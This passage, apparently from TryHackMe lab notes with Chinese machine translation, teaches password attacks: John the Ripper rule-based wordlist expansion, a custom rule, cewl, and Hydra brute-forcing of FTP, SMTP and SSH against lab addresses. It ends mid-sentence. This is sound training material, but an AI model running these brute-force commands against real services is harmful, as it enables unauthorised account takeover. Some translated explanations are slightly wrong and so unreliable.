For this attack, we can expand our wordlist using either hashcat or John the ripper. However, for this attack, let’s see how John the ripper works. Usually, John the ripper has a config file that contains rule sets, which is located at /etc/john/john.conf or /opt/john/john.conf depending on your distro or how john was installed. You can read /etc/john/john.conf and look for List.Rules to see all the available rules:
对于这种攻击,我们可以使用 hashcat 或开膛手约翰来扩展我们的单词列表。但是,对于这次攻击,让我们看看开膛手约翰是如何工作的。通常,开膛手约翰有一个包含规则集的配置文件,它位于 /etc/john/john.conf 或 /opt/john/john.conf,具体取决于您的发行版或 john 的安装方式。您可以阅读 /etc/john/john.conf 并查找 List.Rules 以查看所有可用的规则:
Rule-based attack 基于规则的攻击
user@machine$ cat /etc/john/john.conf|grep "List.Rules:" | cut -d"." -f3 | cut -d":" -f2 | cut -d"]" -f1 | awk NFJumboSingleo1o2i1i2o1i1o2i2best64d3ad0nediveInsideProT0XlCrockyou-30000specificShiftToggleSplitSingleExtraOldOfficeSingle-ExtraWordlistShiftToggleMultiwordbest64JumboKoreLogicT9We can see that we have many rules that are available for us to use. We will create a wordlist with only one password containing the string tryhackme, to see how we can expand the wordlist. Let’s choose one of the rules, the best64 rule, which contains the best 64 built-in John rules, and see what it can do!
我们可以看到,我们有许多规则可供我们使用。我们将创建一个只有一个包含字符串 tryhackme 的密码的单词列表,看看我们如何扩展单词列表。让我们选择其中一条规则,best64 规则,其中包含最好的 64 条内置 John 规则,看看它能做什么!
Rule-based attack 基于规则的攻击
user@machine$ john --wordlist=/tmp/single-password-list.txt --rules=best64 --stdout | wc -lUsing default input encoding: UTF-8Press 'q' or Ctrl-C to abort, almost any other key for status76p 0:00:00:00 100.00% (2021-10-11 13:42) 1266p/s pordpo76—wordlist= to specify the wordlist or dictionary file.
—wordlist= 指定 wordlist 或词典文件。
—rules to specify which rule or rules to use.
—rules 指定要使用的规则。
—stdout to print the output to the terminal.
—stdout 将输出打印到终端。
|wc -l to count how many lines John produced
|wc -l 来计算 John 生产了多少行.
By running the previous command, we expand our password list from 1 to 76 passwords. Now let’s check another rule, one of the best rules in John, KoreLogic. KoreLogic uses various built-in and custom rules to generate complex password lists. For more information, please visit this website here↗. Now let’s use this rule and check whether the Tryh@ckm3 is available in our list!
通过运行上一个命令,我们将密码列表从 1 个扩展到 76 个密码。现在让我们检查另一条规则,这是 John 中最好的规则之一,KoreLogicKoreLogic 使用各种内置和自定义规则来生成复杂的密码列表。欲了解更多信息,请访问本网站。现在让我们使用此规则并检查我们的列表中是否有Tryh@ckm3可用!
Rule-based attack 基于规则的攻击
user@machine$ john --wordlist=single-password-list.txt --rules=KoreLogic --stdout |grep "Tryh@ckm3"Using default input encoding: UTF-8Press 'q' or Ctrl-C to abort, almost any other key for statusTryh@ckm37089833p 0:00:00:02 100.00% (2021-10-11 13:56) 3016Kp/s tryhackme999999The output from the previous command shows that our list has the complex version of tryhackme, which is Tryh@ckm3. Finally, we recommend checking out all the rules and finding one that works the best for you. Many rules apply combinations to an existing wordlist and expand the wordlist to increase the chance of finding a valid password!
上一个命令的输出显示,我们的列表具有 tryhackme 的复杂版本,即 Tryh@ckm3。最后,我们建议您查看所有规则并找到最适合您的规则。许多规则将组合应用于现有单词列表并扩展单词列表以增加找到有效密码的机会!
Custom Rules 自定义规则
John the ripper has a lot to offer. For instance, we can build our own rule(s) and use it at run time while john is cracking the hash or use the rule to build a custom wordlist!
开膛手约翰有很多东西可以提供。例如,我们可以构建自己的规则,并在 john 破解哈希值时在运行时使用它,或者使用该规则构建自定义单词列表!
Let’s say we wanted to create a custom wordlist from a pre-existing dictionary with custom modification to the original dictionary. The goal is to add special characters (ex: !@#*&) to the beginning of each word and add numbers 0-9 at the end. The format will be as follows: 假设我们想从预先存在的词典创建一个自定义单词表,并对原始词典进行自定义修改。目标是在每个单词的开头添加特殊字符(例如:!@#*&),并在末尾添加数字 0-9。格式如下:
[symbols]word[0-9] [符号]字[0-9]
We can add our rule to the end of john.conf
我们可以将我们的规则添加到 john.conf 的末尾:
John Rules 约翰规则
user@machine$ sudo vi /etc/john/john.conf[List.Rules:THM-Password-Attacks]Az"[0-9]" ^[!@#$][List.Rules:THM-Password-Attacks] specify the rule name THM-Password-Attacks.
[List.Rules:THM-Password-Attacks]指定规则名称 THM-Password-Attacks。
Az represents a single word from the original wordlist/dictionary using -p
Az 表示原始单词表/字典中的单个单词 using-p.
“[0-9]” append a single digit (from 0 to 9) to the end of the word. For two digits, we can add “[0-9][0-9]” and so on.
“[0-9]”在单词末尾附加一位数字(从 0 到 9)。对于两位数字,我们可以添加“[0-9][0-9]”等。
^[!@# will append the special characters to the end of the line/word.
^[!@# 会将特殊字符附加到行/字的末尾。
Now let’s create a file containing a single word password to see how we can expand our wordlist using this rule.
现在,让我们创建一个包含单个单词密码的文件,看看如何使用此规则扩展单词列表。
John Rules 约翰规则
user@machine$ echo "password" > /tmp/single.lstWe include the name of the rule we created in the John command using the —rules option. We also need to show the result in the terminal. We can do this by using —stdout as follows:
我们使用 —rules 选项在 John 命令中包含我们创建的规则的名称。我们还需要在终端中显示结果。我们可以使用 —stdout 来做到这一点,如下所示:
John Rules 约翰规则
user@machine$ john --wordlist=/tmp/single.lst --rules=THM-Password-Attacks --stdoutUsing default input encoding: UTF-8!password0@password0#password0$password0
Deploy the attached VM to apply the knowledge we discussed in this room. The attached VM has various online services to perform password attacks on. Custom wordlists are needed to find valid credentials.
部署附加的 VM 以应用我们在此会议室中讨论的知识。附加的 VM 具有各种联机服务,可对其执行密码攻击。需要自定义单词列表来查找有效的凭据。
We recommend using https://clinic.thmredteam.com/↗ to create your custom wordlist.
我们建议使用 https://clinic.thmredteam.com/↗ 创建自定义单词列表。
To generate your wordlist using cewl against the website:
要针对网站使用 cewl 生成您的单词列表:
user@machine$ cewl -m 8 -w clinic.lst https://clinic.thmredteam.com/Note that you will also need to generate a username wordlist as shown in Task 3: Password Profiling #1 for the online attack questions.
请注意,您还需要为在线攻击问题生成一个用户名单词列表,如任务 3:密码分析 #1 中所示。
Online password attacks
Online password attacks involve guessing passwords for networked services that use a username and password authentication scheme, including services such as HTTP, SSH, VNC, FTP, SNMP, POP3, etc. This section showcases using hydra which is a common tool used in attacking logins for various network services.
在线密码攻击涉及猜测使用用户名和密码身份验证方案的网络服务的密码,包括 HTTP、SSH、VNC、FTP、SNMP、POP3 等服务。本节介绍如何使用 hydra,hydra 是用于攻击各种网络服务登录的常用工具。
Hydra 水螅
Hydra supports an extensive list of network services to attack. Using hydra, we’ll brute-force network services such as web login pages, FTP, SMTP, and SSH in this section. Often, within hydra, each service has its own options and the syntax hydra expects takes getting used to. It’s important to check the help options for more information and features.
Hydra 支持广泛的网络服务攻击列表。在本节中,我们将使用 hydra 暴力破解网络服务,例如 Web 登录页面、FTP、SMTP 和 SSH。通常,在 hydra 中,每个服务都有自己的选项,并且 hydra 期望的语法需要习惯。请务必查看帮助选项以获取更多信息和功能。
FTP
In the following scenario, we will perform a brute-force attack against an FTP server. By checking the hydra help options, we know the syntax of attacking the FTP server is as follows:
在以下场景中,我们将对 FTP 服务器执行暴力攻击。通过查看hydra帮助选项,我们知道攻击FTP服务器的语法如下:
user@machine$ hydra -l ftp -P passlist.txt ftp://10.10.x.x-l ftp we are specifying a single username, use-L for a username wordlist
-l ftp 我们指定一个用户名,use-L 表示用户名单词表
-P Path specifying the full path of wordlist, you can specify a single password by using -p
-P Path 指定 wordlist 的完整路径,可以使用 -p 指定单个密码.
ftp://10.10.x.x the protocol and the IP address or the fully qualified domain name (FDQN) of the target.
ftp://10.10.x.x 协议和目标的 IP 地址或完全限定域名 (FDQN)。
Remember that sometimes you don’t need to brute-force and could first try default credentials. Try to attack the FTP server on the attached VM and answer the question below.
请记住,有时您不需要暴力破解,可以先尝试默认凭据。尝试攻击连接的 VM 上的 FTP 服务器并回答以下问题。
SMTP SMTP的
Similar to FTP servers, we can also brute-force SMTP servers using hydra. The syntax is similar to the previous example. The only difference is the targeted protocol. Keep in mind, if you want to try other online password attack tools, you may need to specify the port number, which is 25. Make sure to read the help options of the tool.
与FTP服务器类似,我们也可以使用hydra暴力破解SMTP服务器。语法与前面的示例类似。唯一的区别是目标协议。请记住,如果您想尝试其他在线密码攻击工具,您可能需要指定端口号,即 25。请务必阅读该工具的帮助选项。
user@machine$ hydra -l email@company.xyz -P /path/to/wordlist.txt smtp://10.10.x.x -vHydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-10-13 03:41:08[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal![DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:7), ~1 try per task[DATA] attacking smtp://10.10.x.x:25/[VERBOSE] Resolving addresses ... [VERBOSE] resolving done[VERBOSE] using SMTP LOGIN AUTH mechanism[VERBOSE] using SMTP LOGIN AUTH mechanism[VERBOSE] using SMTP LOGIN AUTH mechanism[VERBOSE] using SMTP LOGIN AUTH mechanism[VERBOSE] using SMTP LOGIN AUTH mechanism[VERBOSE] using SMTP LOGIN AUTH mechanism[VERBOSE] using SMTP LOGIN AUTH mechanism[25][smtp] host: 10.10.x.x login: email@company.xyz password: xxxxxxxx[STATUS] attack finished for 10.10.x.x (waiting for children to complete tests)1 of 1 target successfully completed, 1 valid password foundSSH
SSH brute-forcing can be common if your server is accessible to the Internet. Hydra supports many protocols, including SSH. We can use the previous syntax to perform our attack! It’s important to notice that password attacks rely on having an excellent wordlist to increase your chances of finding a valid username and password.
如果您的服务器可通过 Internet 访问,则 SSH 暴力破解可能很常见。Hydra 支持许多协议,包括 SSH。我们可以使用前面的语法来执行我们的攻击!重要的是要注意,密码攻击依赖于拥有出色的单词列表来增加您找到有效用户名和密码的机会。
user@machine$ hydra -L users.lst -P /path/to/wordlist.txt ssh://10.10.x.x -v
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-10-13 03:48:00[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per task[DATA] attacking ssh://10.10.x.x:22/[VERBOSE] Resolving addresses ... [VERBOSE] resolving done[INFO] Testing if password authentication is supported by ssh://user@10.10.x.x:22[INFO] Successful, password authentication is supported by ssh://10.10.x.x:22[22][ssh] host: 10.10.x.x login: victim password: xxxxxxxx[STATUS] attack finished for 10.10.x.x (waiting for children to complete tests)1 of 1 target successfully completed, 1 valid password foundHTTP login pages HTTP 登录页面
In this scenario, we will brute-force HTTP login pages. To do that, first, you need to understand what you are brute-forcing. Using hydra, it is important to specify the type of HTTP request, whether GET or POST. Checking hydra options: hydra http-get-form -U, we can see that hydra has the following syntax for the http-get-form option:
在这种情况下,我们将暴力破解 HTTP 登录页面。要做到这一点,首先,你需要了解你在暴力破解什么。使用 hydra,指定 HTTP 请求的类型很重要,无论是 GET 还是 POST。 检查 hydra 选项:hydra http-get-form -U,我们可以看到 hydra 对 http-get-form 选项的语法如下: